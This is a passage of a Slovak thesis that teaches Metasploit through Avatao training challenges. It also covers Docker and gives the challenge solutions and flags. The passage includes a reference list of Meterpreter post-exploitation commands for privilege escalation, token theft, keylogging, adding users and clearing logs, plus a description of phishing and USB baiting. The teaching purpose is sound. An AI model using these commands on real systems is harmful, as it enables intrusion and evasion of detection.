drwxr-xr-x	3	root	root	4096	Apr 25	2017	sqli
drwxr-xr-x	2	root	root	4096	Apr 25	2017	voip
drwxr-xr-x	5	root	root	4096	Apr 25	2017	vsplit

Obr. 3.4: Možnosti auxiliary modulov.

Väčšina vytvorených úloh ponúka práve prácu s týmito modulmi.

3.6 Toolkit pre sociálne inžinierstvo

Tento druh útoku je závislý od ľudského faktoru, spolieha sa na neznalosť a hlúposť užívateľa a je to jedna z najväčších hrozieb v spoločnostiach.

Na tento typ útoku ponúka Metasploit, iba jeho platená verzia, viacero exploitov pod zložkou SET (system-engineering toolkit). Môžeme tu nájsť napríklad možnosť hromadného rozoslania phishingových emailov s prílohou, ktorá obsahuje škodlivý kód (napríklad použitie solitairu z predošlej časti). Ďalšou možnosťou je tvorba falošných web-stránok, kde je skopírovaný celý obsah pôvodnej stránky, avšak údaje sú poslané na útočníkov host[9].

Ďalšou možnosťou je použitie USB kľúča, ktorý môže byť voľne umiestnený niekde vo firme (niekto ho zabudol na stole, pri kávovare, ...). Na tento kľúč dokáže útočník nahráť škodlivý súbor, ktorý vyzerá ako bežný dokument používaný vo firme, napríklad životopis.pdf a umiestni ho naspäť na nájdené miesto. Po spustení sa vykoná škodlivý kód, rovnakým spôsobom ako pri inom útoku a útočník získa údaje, ktoré potrebuje[9].

3.7 Vytvorenie vlastného modulu

Vlastný modul je možné naprogramovať v ľubovoľnom jazyku, ale pre jednoduchosť je najlepším riešením jazyk Ruby, pretože ako už bolo spomenuté, celý Metasploit je napísaný v ňom.

Pre vytvorenie vlastných modulov je možné použiť šablóny, ktoré ponúka Metasploit 3.5.

```
msfboxes exploit # ls
afp.rb dcerpc_mgmt.rb gdb.rb mssql.rb realport.rb telnet.rb
android.rb dcerpc.rb http mssql_sqli.rb remote.rb tftp.rb
arkeia.rb dect_coa.rb imap.rb mysql.rb riff.rb tincd.rb
auto_target.rb dhcp.rb ip.rb ndmp.rb roddb.rb tns.rb
browser_autopwn2.rb dialup.rb ipv6.rb ntlm.rb seh.rb udp.rb
browser_autopwn.rb egghunter.rb java.rb sip.rb vbmsoap.rb
brute.rb exe.rb java.rb smb smtp_deliver.rb wdbrcp_client.rb
brutetargets.rb file_dropper.rb jsobfu.rb pdf_parse.rb smtp.rb wdbrcp.rb
capture.rb fileformat.rb kerberos pdf.rb smtp.rb web.rb
cmdstager fmtstr.rb kernel_mode.rb php_exe.rb snmp.rb windows_constants.rb
cmdstager.rb format local postgres.rb powershell tcp.rb winrm.rb
db2.rb fortinet.rb local.rb powershell.rb tcp_server.rb
dcerpc_epm.rb ftp.rb mixins.rb powershell.rb tcp_server.rb
dcerpc_lsa.rb ftpserver.rb mssql_commands.rb powershell.rb tcp_server.rb
msfboxes exploit #
```

Obr. 3.5: Príklad šablón ponúkaných Metasploitom.

Po nájdení správneho modulu zo šablóny si vytvoríme nový priečinok, kam skopírujeme tento vybraný súbor. Miesto, kde sa má vytvoriť nový priečinok, závisí od obsahu modulu - od jeho kategórie (či je to exploit, alebo pomocný modul, skener, ... atď, aby ho bolo možné potom správne vyhľadať v databáze modulov)[10].

Príklad s vysvetlením ako má vyzerat modul s použitou šablónou `mssql_ping.rb`[10]:

```
-> automaticky nastavena hodnota
##
# $Id: ihaz_sql.rb 7243 2009-12-04 21:13:15Z
# rel1k $
##

-> standardny suhlas s licenciou
##
# This file is part of the Metasploit Framework
# and may be subject to
# redistribution and commercial restrictions.
# Please see the Metasploit
# Framework web site for more information on
# licensing and terms of use.
# http://metasploit.com/framework/
##

-> pouzite kniznice, v tomto pripade msf core
require 'msf/core'

-> typ modulu, v tomto pripade auxiliary modul
class MetasploitModule < Msf::Auxiliary

-> pouzite ovladenie MSSQL
include Msf::Exploit::Remote::MSSQL
-> tento modul bude fungovat ako SQL skener
include Msf::Auxiliary::Scanner
```

```
-> inicializacia sekcie main
def initialize
  super(
    'Name' => 'I HAZ SQL Utility',    ->
      nazov modulu
    'Version' => '$Revision: 7243 $', ->
      cislo revizie
    'Description' => 'This just prints
      some funny stuff.', -> popis modulu
    'Author' => 'THE AUTHOR', -> meno
      autora modulu
    'License' => MSF_LICENSE -> standardna
      licencia Metasploit
  )
  -> RPORT a RHOST bez hodnoty
  deregister_options('RPORT', 'RHOST')
end

-> definicia funkcie main
def run_host(ip)

  -> start funkcie
  begin
  -> vypis textu (I HAZ SQL!!!!) na obrazovku
  puts "I HAZ SQL!!!!"
  -> ukoncenie funkcie
  end
  -> ukoncenie definicie funkcie main
  end
  -> ukoncenie celeho modulu
end
```

Ak boli všetky kroky správne, potom pri vyhľadávaní v moduloch (pre tento príklad auxiliary/scanner) uvidíme aj ten novovytvorený[10].

3.8 Príkazy

Táto časť ponúka prehľad najčastejšie používaných príkazov pre Metasploit a jeho súčasť Meterpreter.

3.8.1 MSF konzola

show exploits/payloads/auxiliary zobrazenie všetkých dostupných exploitov /payloadov /auxiliary modulov

search *parameter* zobrazenie všetkých dostupných modulov, ktoré obsahujú hľadaný výraz (*parameter*)

info zobrazenie dostupných informácií o vybratom module

use *parameter* načítanie vybratého (*parameter*) modulu

LHOST lokálna IP adresa útočníka, väčšinou v tvare verejnej IP adresy, najčastejšie používaný parameter na reverzný shell

RHOST IP adresa cieľového hosta

set *parameter* nastavenie špecifikovanej hodnoty, napríklad RHOST, LHOST, PORT

setg *parameter* nastavenie špecifikovanej hodnoty globálne, napríklad RHOST, LHOST, PORT

show options zobrazenie nastavení pre vybraný modul

show targets zobrazenie dostupných platforiem pre vybraný exploit

set payload *parameter* nastavenie používaného payloadu

exploit/run spustenie modulu s vybranými parametrami

exploit -e *parameter* spustenie modulu so špecifikovaným kódovaním, napríklad shikata_ga_nai

sessions -l zobrazenie dostupných spojení[2]

3.8.2 Meterpreter

- help** otvorenie nápovedy pre Meterpreter
- sysinfo** zobrazenie informácií o cieľovom systéme
- ls** zobrazenie obsahu priečinka na cieľovom hoste
- use priv** načítanie knižníc, týkajúcich sa práv, potrebných pre získanie vyššieho užívateľského prístupu
- ps** zobrazenie všetkých bežiacich procesov na cieľovom hoste
- use incognito** načítanie inkognito funkcií, potrebných na kradnutie tokenov
- getsystem** zvýšenie povolení na úrovni systému pomocou viacerých útokov
- shell** zapnutie shellovej konzoly so všetkými dostupnými tokenmi
- execute -f cmd.exe -i** spustenie príkazového riadka, ktoré je interaktívne
- rev2self** návrat na pôvodného užívateľa, vhodné pre maskovanie
- screenshot** vytvorenie screenshotu obrazovky cieľového hosta
- upload file** nahranie súboru (file) na cieľový host
- download file** stiahnutie súboru (file) z cieľového hosta
- keyscan_start** zaznamenávanie stlačení kláves na cieľovom hoste
- add_user username password -h ip** pridanie užívateľa (username) s heslom (password) na cieľový host (ip)
- clearev** odstránenie logov udalostí (eventov) na cieľovom hoste
- reboot** reštartovanie cieľového systému[11]

4 Docker

Docker je open sourceový projekt s logom veľryby, ktorého cieľom je poskytnúť jednotné rozhranie pre izoláciu aplikácií do tzv. kontajnerov. Tieto kontajnery sú nezávislé, a preto môžu bežať všade, aj v cloudovom prostredí.

Kontajner obsahuje iba požadované aplikácie a súčasti, ktoré sú pre ne potrebné, ale neobsahujú operačný systém. Vďaka tomu poskytujú oveľa nižšiu réžiu, ako klasické virtuálne stroje[12].

Medzi najväčšie výhody dockerových kontajnerov preto patria: omnoho menšia veľkosť, vyššia flexibilita, menšie náklady na prevádzku[12].

Nevýhodou však je prepojenosť s hostujúcim operačným systémom, ktorý je priamo používaný pre beh aplikácií v kontajneroch[12].

4.1 Popis častí

Docker obsahuje 3 základné časti:

- **Klient**

Vďaka klientovi dokáže väčšina užívateľov komunikovať s Dockerom, je to najčastejšia voľba. Po použití príkazu

```
docker run
```

pošle klient príkazy démonovi, ktorý ich vykoná. Klient dokáže komunikovať s viac ako jedným démonom[13].

- **Démon**

Dockerový démon (dockerd) čaká na príkazy od Docker API a spravuje objekty. Jeden démon dokáže komunikovať s ostatnými a tým spravovať služby v kontajneri[13].

- **Repozitár**

Repozitár ukladá dockerové obrazy. Medzi najpopulárnejšie úložiská patria Docker Hub, ktorý je nastavený ako primárny pri hľadaní obrazov a Docker Cloud.

Po použití príkazu

`docker pull/push/run`

sú obrazy stiahnuté/spustené/uložené na nastavené úložisko.

Tieto repozitáre umožňujú obrazy kupovať, predávať alebo bezplatne distribuovať[13].

- **Objekt**

Pri používaní Dockeru užívateľ vytvára a využíva obrazy, kontajnery, siete, rozšírenia a ďalšie súčasti, ktoré tento nástroj ponúka. Všetky tieto komponenty sa nazývajú objekty Dockeru.

- **Obraz**

Obraz je šablóna s inštrukciami, pomocou ktorej je možné vytvoriť kontajner. Väčšinou tento obraz obsahuje ako základ iný obraz s úpravami. Napríklad ako základ môže byť použitý ubuntu obraz, ale okrem neho môžu byť použité iné služby a ich konfigurácia, ako napríklad Apache web server.

Je možné vytvoriť vlastný obraz, alebo použiť nejaký z voľne distribuovaných v úložiskách. Na vytvorenie vlastného obrazu je potrebný súbor Dockerfile (spomenutý neskôr)[13].

- **Kontajner**

Kontajner je spustiteľná verzia obrazu, ktorú je možné spustiť, zastaviť, vymazať alebo presunúť pomocou Docker rozhrania. Takýto kontajner je možné pripojiť do jednej alebo viacerých sietí, pripojiť k nemu úložisko, vytvoriť nový obraz, ktorý využíva aktuálny stav kontajnera, ...

Štandardne je kontajner odrezaný od ostatných a od stroja, na ktorom je spustený a je možné ho kontrolovať z iných kontajnerov, alebo iných hostov.

Každý kontajner je definovaný jeho obrazom a úpravami pred spustením alebo vytvorením. Žiadna zmena vykonaná po spustení sa po ukončení neuloží.

Pokiaľ nie je použitý základný obraz stiahnutý v systéme, Docker si ho stiahne automaticky z preddefinovaného úložiska rovnako, ako by si to užívateľ stiahol manuálne sám[13].

Názov kontajneru pozostáva z príkazu - názov:tag.

4.2 Dockerfile

Pre vytvorenie vlastného obrazu je potrebný súbor s názvom Dockerfile. Tento súbor obsahuje jednoduchú syntax, ktorá definuje kroky na vytvorenie a spustenie obrazu. Každá inštrukcia v Dockerfile vytvára osobitnú vrstvu, preto sa pri úprave nejakého príkazu zmení len vrstva obsahujúca danú inštrukciu. Ak potrebujeme vykonať príkazy, ktoré spolu súvisia (napríklad otvorenie priečinku a vykonanie nejakej operácie v ňom), je potrebné spustiť príkazy v rovnakej vrstve, a teda v rovnakom príkaze pomocou `&&`. Vďaka týmto vrstvám je obraz menší, rýchlejší a jednoduchší v porovnaní s inými virtualizačnými technológiami[14].

4.2.1 Základná syntax pre vytvorenie Dockerfile súboru

- **FROM**

Obraz - ako základ vytváraného. Tento príkaz musí byť použitý ako prvý alebo vôbec, pokiaľ nepoužívame iný obraz ako základ. Príklad:

```
FROM avatao/ubuntu:14.04
```

- **MAINTAINER**

Voliteľný príkaz, ktorý obsahuje meno autora kontajnera. Príklad:

```
MAINTAINER 409773@mail.muni.cz
```

- **RUN**

Príkaz spúšťajúci operáciu, ktorá má byť vykonaná počas vytvárania obrazu. Pri potrebe viacerých inštrukcií na jednej vrstve použijeme `&&`. Príklad:

```
RUN apt-get update
```

- **ADD**

Príkaz, pomocou ktorého je možné skopírovať súbor z lokálneho hosta, alebo stiahnuť súbor zo zadanej URL na určené miesto. Príklad:

```
ADD https://archive.apache.org/dist/tomcat/  
tomcat-7/v7.0.85/bin/apache-tomcat-7.0.85.  
tar.gz /tmp/
```

- **ENV**

Definuje premennú pre dané prostrenie. Príklad:

```
ENV foo /bar
```

- **CMD**

Príkaz na spustenie príkazov po vytvorení kontajnera z obrazu.

Príklad:

```
CMD /opt/tomcat/bin/catalina.sh run
```

- **ENTRYPOINT**

Štandardný príkaz, ktorý sa vykoná po spustení kontajnera. Príklad:

```
ENTRYPOINT ["top", "-b"]
```

- **WORKDIR**

Priečinko, v ktorom sa má spustiť CMD príkaz. Príklad:

```
WORKDIR $DIRPATH/$DIRNAME
```

- **USER**

Nastaví práva používané v kontajneri po jeho vytvorení. Príklad:

```
USER user
```

- **VOLUME**

Povolí prepojenie priečinku medzi pripojenými kontajnermi, alebo medzi kontajnerom a hostom. Príklad:

```
VOLUME ["/data"]
```

- **EXPOSE**

Tento príkaz informuje Docker, na ktorom porte má očakávať komunikáciu počas behu. Je možné nastavenie UDP alebo TCP, ktoré je nastavené štandardne. Príklad:

EXPOSE 8080

Tieto príkazy sú postačujú pre vytvorenie funkčného Dockerfilu[14].

4.3 Základné príkazy pre Docker

build Vytvorenie obrazu z Dockerfile súboru. Tento príkaz potrebuje ako parameter priečinok, v ktorom sa nachádza Dockerfile súbor. Príklad vytvorenia obrazu s názvom challenge:

```
docker build -t challenge .
```

exec Spustenie nového príkazu v bežiacom kontajneri. Tento príkaz potrebuje ako parameter názov bežiaceho kontajnera a proces, ktorý má byť vykonaný. Príklad:

```
docker exec challenge /bin/bash
```

history Vypísanie histórie úprav daného kontajnera. Tento príkaz berie ako parameter názov kontajnera, ktorého históriu chceme vidieť. Príklad:

```
docker history challenge
```

images Vypísanie zoznamu všetkých dostupných obrazov. Príkaz:

```
docker images
```

info Vypísanie informácií o Dockeri, ktoré obsahujú počet obrazov a kontajnerov, ich aktuálny stav, verzia, ... Príkaz:

```
docker info
```

inspect Vypíše informácie o konkrétnom objekte, napríklad konfiguračné údaje, sieťové údaje, ... Tento príkaz berie ako parameter ID objektu. Príklad:

```
docker inspect challenge
```

kill Ukončenie behu kontajnera (alebo viacerých). Tento príkaz berie ako parameter ID kontajnera, ktorý má byť ukončený. Príklad ukončenia všetkých bežiacich kontajnerov:

```
docker kill $(docker ps -q)
```

ps Vypísanie zoznamu všetkých kontajnerov. Príklad vypísania bežiacich kontajnerov:

```
docker ps -a
```

pull/push Stiahnutie obrazu z repozitára/nahratie obrazu na repozitár. Tento príkaz berie ako parameter názov kontajneru. Príklad:

```
docker pull/push challenge
```

rename Premenovanie kontajneru. Tento príkaz berie ako parameter názov kontajneru a nový názov. Príklad:

```
docker rename challenge new_challenge
```

run Spustenie príkazu v novom kontajneri. Tento príkaz berie ako parameter názov kontajneru. Príklad spustenia kontajneru challenge:

```
docker run challenge
```

search Vyhľadávanie obrazov na Docker Hub. Tento príkaz berie ako parameter vyhľadávaný výraz. Príklad:

```
docker search challenge
```

version Výpis verzie Dockeru. Príkaz:


```
docker version
```

Vyššie spomenuté príkazy sú postačujúce pre základnú prácu s Dockerom[15].


5 Avatao

Avatao je platforma, ktorú vytvorili ľudia z maďarského bezpečnostného tímu CrySyS Lab z Budapešti. Ich cieľom je učiť bezpečnosť praktickou cestou, nielen pozeraním videí, alebo čítaním návodov. Preto ponúkajú úlohy zamerané na rôzne druhy bezpečnosti, či už praktickej alebo teoretickej, vhodné pre všetkých - začiatočníkov, ale aj profesionálov[16].

Tieto úlohy sú združené do určitých okruhov podľa nejakého vzorca, autora alebo obsahu. Ponúkajú úlohy zamerané na precvičovanie určitých nástrojov používaných aj pri penetračnom testovaní, bezpečného kódu a programovania, rôznych oblastí bezpečnosti, akým môže byť napríklad reverzné inžinierstvo.



Obr. 5.1: Príklad úloh na Avatau.



Obr. 5.2: Príklad úloh na Avatau.

Avatao ponúka viac druhov úloh:

Statické - v tomto type úloh si užívateľ stiahne statický súbor (binárku, pcap, alebo iný typ), s ktorým pracuje,

Dynamické - v dynamickom type si užívateľ spustí virtuálne prostredie bežiacie v Dockeri, na ktorom sa zvyčajne nacvičujú rôzne útoky, napríklad na webovú službu, pomocou určitých nástrojov,

Programovacie - typ úloh, ktoré sa snažia precvičiť písanie bezpečného kódu kontrolované pomocou rôznych testov.

Všetky úlohy sú kontrolované viacerými spôsobmi. Buď pomocou statickej vlajky, ku ktorej sa užívateľ musí dopracovať, alebo musí prejsť testami resp. inými naprogramovanými kontrolórmi. Avatao na svojej dockerhub stránke ponúka rôzne šablóny na vytvorenie Dockerfilov pre dynamické úlohy, ale aj šablóny na vytvorenie kontrolórov.

Pre vytvorenie úloh je potrebné dodržiavať určitú štruktúru, ktorá je nahratá na github účet Avataa, odkiaľ je potom možné pomocou šablón vytvoriť funkčnú úlohu bežiacu na Avatau. Tento posledný krok majú právo vytvoriť iba členovia Avataa. Bežný užívateľ s právami vytvárania úloh dokáže nahrať súbory do github repozitára a čakať na ich vytvorenie priamo na portáli.

📄 .drone.yml
📄 LICENSE
📄 README.md
📄 config.yml
📄 controller/Dockerfile
📄 controller/opt/server.py
📄 metadata/description.md
📄 metadata/summary.md
📄 metadata/writeup.md
> 📄 solvable/Dockerfile

Obr. 5.3: Štruktúra úlohy na githube.

Popis štruktúry:

- .drone.yml** - súbor, ktorý má pevne stanovenú štruktúru od Avataa, pri jeho zmene nemusí daná úloha fungovať
- LICENSE** - súbor vytvorený githubom
- README.md** - súbor vytvorený githubom, popis celého repozitára
- config.yml** - najdôležitejší súbor, ktorý popisuje celkové bodové hodnotenie úlohy, odporúčané zdroje, otvorené porty, či je vlajka statická, ak áno, potom aj jej hodnotu
- controller/Dockerfile** - dockerfile kontrolóra
- controller/opt/server.py** - kód kontrolóra, ktorý v tomto prípade kontroluje statickú vlajku (súbor, ktorý je skopírovaný v Dockerfile do virtuálneho hosta)
- metadata/description.md** - popis zadania úlohy a začiatočného postupu riešenia
- metadata/summary.md** - popis, ktorý sa zobrazuje pri miniatúre úlohy (ako je možné vidieť aj na 5.1).
- metadata/writeup.md** - popis rád aj s bodovou penalizáciou, riešenie celej úlohy

solvable/Dockerfile - dockerfile, ktorý obsahuje úlohu (prítomný iba pri dynamickom type)

Avatao úloha obsahuje:

- bodové ohodnotenie,
- kľúčové slová,
- popis,
- odporúčané zdroje.

The screenshot shows the Avatao challenge interface for 'Dumb user'. At the top, it says 'Dumb user' by Katarína Hornackova. To the right, there are statistics: 'Easy' (difficulty), '70' (solves), 'Hints' (icon), and '2' (users). Below this is a progress bar with 5 circles, the first 4 are green and the last is grey, followed by a '0' score. There are 'Tweet' and 'Share' buttons. A green message box states: 'You have already solved this challenge. You don't need to solve it again, but you are free to do so.' Below that is the 'Git clone url' field with the value 'https://github.com/avatao-content/vlcik-dumb-user-2018-04-20.git'. Under 'Skill tags', there are 'Metasploit', 'Offensive', and 'Linux' tags. A 'Description' section follows, containing a congratulatory message and a challenge description: 'Good job! You are master of crawling. Now something harder. Your Boss knows that he has some dumb employees. Could you help him to retrieve password of user "dumb"? He knows only username and that this user works with tomcat service. But that all. It is up to you. Your flag will be password of this dumb user. PS: Do not forget, that the IP and port below won't accept netcat connections (despite the message).' To the right of the description is a 'Recommended readings' box with a lightbulb icon and the text 'Some Metasploit possibilities'.

Dumb user

by Katarína Hornackova

Easy 70 Hints 2

0

Tweet Share

✓ You have already solved this challenge. You don't need to solve it again, but you are free to do so.

Git clone url

<https://github.com/avatao-content/vlcik-dumb-user-2018-04-20.git>

Skill tags

Metasploit Offensive Linux

Description

Good job!
You are master of crawling. Now something harder. Your Boss knows that he has some dumb employees. Could you help him to retrieve password of user "dumb"? He knows only username and that this user works with tomcat service. But that all. It is up to you.
Your flag will be password of this dumb user.
PS: Do not forget, that the IP and port below won't accept netcat connections (despite the message).

Recommended readings

[Some Metasploit possibilities](#)

Obr. 5.4: Úloha na Avatau.

Po spustení úlohy obsahuje aj:

- IP adresu a port (tento bod obsahuje iba dynamická úloha),
- rady,
- miesto na zadanie vlajky.

Hints

 Guideline -10% 

Start your environment

Hey there! To start your environment, please click on the button below.

[Start now!](#)

Obr. 5.5: Úloha na Avatau pred spustením.

Your environment

 Always save your work as your environment will be lost when you finish the challenge.

Raw TCP

This challenge requires the use of a raw TCP connection (telnet/nc/custom-client):

```
nc 78.46.160.115 33110
```

Submit your solution

[Check solution](#)[Stop the environment](#)

Obr. 5.6: Úloha na Avatau po spustení.

Basic Tool tutorial: Metasploit

by Avatao Beta Community

Path

Details

Challenges

- Magic Tool
- Scanner or Not?
- Somewhere in the Host
- Spider and his Webs
- Dumb user
- Hidden in the sand



Wow, you're almost done!

Get closer to your goal by solving new challenges today.

83%

2

5/6

210/360

Leave path

Path details

Description
In this path you will work with very useful pentester tool - Metasploit. All challenges are prepared for this tool (of course, there are also some ways how to do it without metasploit but this path is to learn how to work with this tool). You need to run metasploit in your host. You can find some installation guides on the Internet. All challenges are tested from Linux machine with version 4.14.13-dev of Metasploit Framework and also version 4.14.13-dev of Metasploit console. I hope you will ... [Show more](#)

Learning outcome
These challenges contain only basic functions of Metasploit like choice of the correct module, co ... [Show more](#)

Success criteria
Complete 100% of all the challenges on this path.

Twitter

Share

Obr. 5.7: Ukážka Avatao okruhu.

5.1 Úlohy

Cieľom mojej praktickej časti bolo vytvorenie úloh pre Avatao. Táto sada je pripravená na precvičenie a základy práce s nástrojom Metasploit. Príbeh sa odohráva vo fiktívnej bezpečnostnej firme Mefisto, ktorá zamestnala nového penetračného testera a snaží sa prejsť drobnými bezpečnostnými problémami.

5.1.1 Zázračný nástroj

Názov na Avatau: Magic tool

Obtiažnosť: jednoduché

Počet bodov: 10/500

Vlajka pre túto úlohu: 2012

Cieľom tejto úlohy je otvorenie Metasploit konzoly a použitie jednoduchého príkazu, v tomto prípade príkazu

```
search ,
```

ktorý je dôkazom toho, že táto konzola naozaj funguje správne.

Oficiálne zadanie úlohy: Ako mladý pentester v novej firme Mefisto, je potrebné ovládať určité nástroje. Metasploit je jeden z najpreferovanejších v tejto spoločnosti, preto je potrebné vedieť s ním pracovať. Tvojou úlohou je vyskúšanie elementárnej funkcie Metasploitu. Je potrebné zadať správny príkaz, a to je všetko.

Uvidíš zázračnú vetu:

```
[*] STARTING THE METASPLOIT FRAMEWORK CONSOLE  
.../
```

a taktiež nejaké ASCII obrázky.

Vyhľadaj nmap nástroje a nájdi dátum uzavretia modulu setuid nmap exploit. Tvojou prvou vlajkou bude rok tohto dátumu.

Rady:

- Ako zapnúť Metasploit konzolu -20 % bodov
Príkaz

```
msfconsole
```

- Aký príkaz použiť na nájdenie vlajky -30 % bodov
Príkaz

search

v Metasploit konzole

- Celé znenie príkazu na nájdenie vlajky -40 % bodov
Príkaz

search nmap

Celé riešenie:

Po zadaní príkazu

search nmap

uvidíme výsledok hľadania, ako na obrázku 5.8

```
msf > search nmap
Matching Modules
=====
```

Name	Disclosure Date	Rank	Description
auxiliary/bnbt/bnbt_scan		normal	BNAT Scanner
auxiliary/gather/kerberos_enumusers		normal	Kerberos Domain User Enumeration
auxiliary/scanner/http/open_proxy		normal	HTTP Open Proxy Detection
auxiliary/scanner/ip/ipsidseq		normal	IPID Sequence Scanner
auxiliary/scanner/ntp/ntp_monlist		normal	NTTP Monitor List Scanner
auxiliary/scanner/oracle/oracle_login		normal	Oracle RDBMS Login Utility
auxiliary/scanner/rdp/ms12_020_check		normal	MS12-020 Microsoft Remote Desktop Checker
auxiliary/scanner/smtp/smtp_relay		normal	SMTP Open Relay Detection
auxiliary/server/icmp_echo		normal	ICMP Exfiltration Service
exploit/multi/http/snortreport_exec	2011-09-19	excellent	Snortreport nmap.php/nbtscan.php Remote Command Execution
exploit/multi/http/struts_default_action_mapper	2013-07-02	excellent	Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
exploit/multi/misc/java_jwp_debugger	2010-02-12	good	Java Debug Wire Protocol Remote Code Execution
exploit/multi/misc/legend_bot_exec	2015-04-27	excellent	Legend Perl IRC Bot Remote Code Execution
exploit/unix/local/setuid_nmap	2012-07-19	excellent	Setuid Nmap Exploit
exploit/windows/novell/nmap_stor	2006-12-23	average	Novell NetMail NMAP STOR Buffer Overflow
payload/linux/x86/shell_bind_tcp_random_port		normal	Linux Command Shell, Bind TCP Random Port Inline
payload/linux/x86/shell_bind_tcp_random_port		normal	Linux Command Shell, Bind TCP Random Port Inline

Obr. 5.8: Výsledok hľadania úlohy 1.

Podľa zvýrazneného riadku vidíme dátum: 2012-07-19. Keďže vlajkou pre túto úlohu má byť rok, tak odpoveďou je 2012.

5.1.2 Skener alebo nie?

Názov na Avatau: Scanner or Not?

Obtiažnosť: jednoduché

Počet bodov: 30/500

Vlajka pre túto úlohu: ssh

Cieľom tejto úlohy je ukážka toho, že Metasploit dokáže pracovať aj s externými nástrojmi. Jedným z nich je aj nmap. V tejto úlohe má užívateľ zistiť bežiacu službu na danom porte.

Oficiálne zadanie úlohy: Výborne! Teraz už vieš, ako zapnúť tento zázračný nástroj. Tvoj šéf ale potrebuje, aby si vedel, ako sa s týmto nástrojom robí. Ďalším krokom je preto skenovanie nejakého hosta. Môže byť zraniteľný. Skús preto použiť nejaký nástroj alebo payload/exploit na skenovanie tohto hosta. Veľa šťastia.

Tvojou vlajkou bude služba bežiaca na danom porte.

Rady:

- Aký druh nástroja je potrebné použiť -0 % bodov
Aktívny skener
- Čo môže byť užitočné spustiť -40 % bodov
Nástroj nmap
- Ako ho správne nastaviť -50 % bodov
Príkaz


```
nmap -sV IP_address -p port
```

Celé riešenie:

Po zadaní príkazu

```
nmap -sV IP_address -p port
```

uvidíme výsledok, ako na obrázku 5.9.



```
msf > nmap 78.46.212.166 -p 33044 -sV
[*] exec: nmap 78.46.212.166 -p 33044 -sV

Starting Nmap 7.01 ( https://nmap.org ) at 2018-05-08 09:44 BST
Nmap scan report for static.166.212.46.78.clients.your-server.de (78.46.212.166)
Host is up (0.0061s latency).
PORT      STATE SERVICE VERSION
33044/tcp  open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
```

Obr. 5.9: Výsledok spustenia nástroja nmap úlohy 2.

Na danom porte beží služba ssh. Preto je vlajkou pre túto úlohu práve ssh.

5.1.3 Niekde v hoste

Názov na Avatau: Somewhere in the Host

Obtiažnosť: jednoduché

Počet bodov: 50/500

Vlajka pre túto úlohu: G00d

Použitý modul: auxiliary/scanner/snmp/snmp_enum 5.10

```
msf auxiliary(snmp_enum) > info
Name: SNMP Enumeration Module
Module: auxiliary/scanner/snmp/snmp_enum
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Matteo Cantoni <goony@nothink.org>

Basic options:
  Name      Current Setting      Required  Description
  ----      -
  COMMUNITY  public                yes       SNMP Community String
  RETRIES   5                     yes       SNMP Retries
  RHOSTS    172.17.0.2 88.99.13.190 yes       The target address range or CIDR identifier
  RPORT     33066                 yes       The target port (UDP)
  THREADS   1                     yes       The number of concurrent threads
  TIMEOUT   1                     yes       SNMP Timeout
  VERSION   1                     yes       SNMP Version <1/2c>

Description:
This module allows enumeration of any devices with SNMP protocol support. It supports hardware, software, and network information. The default community used is "public".
```

Obr. 5.10: Informácie o použitom module v úlohe 3.

Cieľom úlohy je skenovať host pomocou protokolu snmp. Pomocou správnych nastavení a výberu vhodného modulu dokážeme pomocou tejto služby zistiť naozaj veľa informácií, pretože tento protokol slúži aj na monitorovanie celkového stavu hostu (či už stav procesorov, pamäte, ...), jeho služieb, pripojení, bežiacich procesov, ... atď.

Oficiálne zadanie úlohy: Tvoj šéf si myslí, že skenovanie prostredníctvom nástroja nmap bolo príliš jednoduché. Dokážeš skenovať aj iným spôsobom?

